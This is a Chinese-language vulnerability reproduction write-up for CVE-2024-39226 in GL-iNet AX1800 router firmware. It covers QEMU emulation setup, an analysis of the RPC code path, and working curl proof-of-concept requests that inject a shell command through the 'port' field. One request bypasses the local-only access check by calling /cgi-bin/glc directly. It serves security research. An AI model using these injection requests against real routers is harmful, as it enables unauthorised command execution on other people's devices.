CVE-2024-39226 GL-iNet 路由器RPC漏洞复现

CVE-2024-39226 GL-iNet 路由器RPC漏洞复现

1.环境搭建

固件获取

GL.iNet 固件下载中心 | 路由 固件版本:GL-AX1800 Flint 4.5.16

下载普通升级使用的固件

binwalk提取压缩包中的root文件

得到文件系统

image-20260414185417238

32位arm系统

qemu模拟

使用qemu-system-arm模拟

启动后

1
2
3
mount --bind /dev dev
mount --bind /proc proc
chroot ./ ./bin/sh

在chroot 时会遇到

1
Illegal instruction

的报错

在查阅网上资料后,发现可以通过在qemu参数中指定cpu来解决

1
-cpu cortex-a15

但是指定后出现

image-20260414190447294

询问codex后,说是qemu版本过高,编译一个低版本的qemu-system-arm便可执行(或者使用低版本的ubuntu,如ubuntu18)

image-20260414190727775

成功模拟进入系统

image-20260414191338140

启动服务

/etc/init.d目录下发现有nginx服务的脚本

1
/etc/init.d/nginx start

启动服务,会遇到各种报错

需要启动

1
2
/sbin/ubusd &
/sbin/procd &

便可成功运行


但是运行成功后404

image-20260414203352697


在/etcuci-defaults/80_nginx-oui中

image-20260414203536356

有替换nginx的配置文件的脚本

执行这个脚本

替换成功


但是访问页面只有白屏
image-20260414203834023

1
./etc/init.d/boot boot

执行这条命令便可访问到页面,但这步可有可无,漏洞复现,web服务启动即可。

image-20260414204430532

2.漏洞分析

这个漏洞限制在本地复现,原因后面会提到

poc:

1

curl -H 'glinet: 1' 127.0.0.1/rpc -d '{"method":"call", "params":["", "s2s", "enable_echo_server", {"port": "7 $(touch /root/test)"}]}'

开启ssh在本地执行

image-20260414205142541

复现不成功



在/etc/nginx/nginx.conf中开启debug

image-20260414204046847

然后启动nginx,访问页面

查看error.log

image-20260414204128174

发现一个fcgiwrap的报错


在vscode全局搜索

image-20260414204236713

发现这个命令的参数

1
/usr/bin/fcgiwrap -c 4 -s unix:/var/run/fcgiwrap.socket

执行此命令便可成功复现

image-20260414205332876


poc请求的是rpc,搜索rpc

image-20260414210101441

在这个文件中发现了rpc的路径对应/usr/share/gl-ngx/oui-rpc.lua

image-20260414210203953

这个文件中,poc中的 “method”:”call” ,对应rpc_method_call函数

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44

local function rpc_method_call(id, params)
if #params < 3 then
local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
ngx.say(cjson.encode(resp))
return
end

local sid, object, method, args = params[1], params[2], params[3], params[4]

if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
ngx.say(cjson.encode(resp))
return
end

if args and type(args) ~= "table" then
local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
ngx.say(cjson.encode(resp))
return
end

ngx.ctx.sid = sid

if not rpc.is_no_auth(object, method) then
if not rpc.access("rpc", object .. "." .. method) then
local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
ngx.say(cjson.encode(resp))
return
end
end

local res = rpc.call(object, method, args)
if type(res) == "number" then
local resp = rpc.error_response(id, res)
ngx.say(cjson.encode(resp))
return
end

if type(res) ~= "table" then res = {} end

local resp = rpc.result_response(id, res)
ngx.say(cjson.encode(resp))
end

poc跟着此函数的逻辑经过对参数的一些检查

确保 params 中至少三个元素且元素类型正确

检查 sid 是否有效

会走到rpc.access和rpc.call中

access函数中会检查 是否为local,并且header为glient

满足即可返回true

image-20260414212437649

call函数会尝试 把”/usr/lib/oui-httpd/rpc/“和s2s拼接得/usr/lib/oui-httpd/rpc/s2s此路径不存在

image-20260414213153502


会进入glc_call函数

image-20260414213256278

此函数会走到/www/cgi-bin/glc这个二进制文件中

这个程序再次进行拼接

image-20260414213347664

这次拼接得到/usr/lib/oui-httpd/rpc/s2s.so,此文件存在,成功加载

s2s.so文件中

image-20260414213529239

port参数{“port”: “7 $(touch /root/test)”}

解析为 字符串 “7 $(touch /root/test)”

由于atoi函数遇到第一个非数字字符停止,字符串解析为7

所以可以正常通过这个 0 <,<65534的检查

之后拼接为

1
/usr/bin/echo_server -p 7 $(touch /root/test) -f

成功命令注入,执行成功

或者直接调用/cgi-bin/glc,绕过rpc.access函数,poc即可绕过仅限本地执行的条件

image-20260415142919916

通过这里把请求封成 FastCGI 请求

直接调到二进制文件glc

之后正常走流程,最后执行命令

1
curl http://127.0.0.1/cgi-bin/glc -d '{"object":"s2s","method":"enable_echo_server","args":{"port":"7 $(touch /root/test2024)"}}'

image-20260415143446631

image-20260415143357631

参考

GL-iNet 路由器 CVE-2024-39226 漏洞分析

CVE-2024-39226 GL-iNet 路由器RPC漏洞复现 - IOTsec-Zone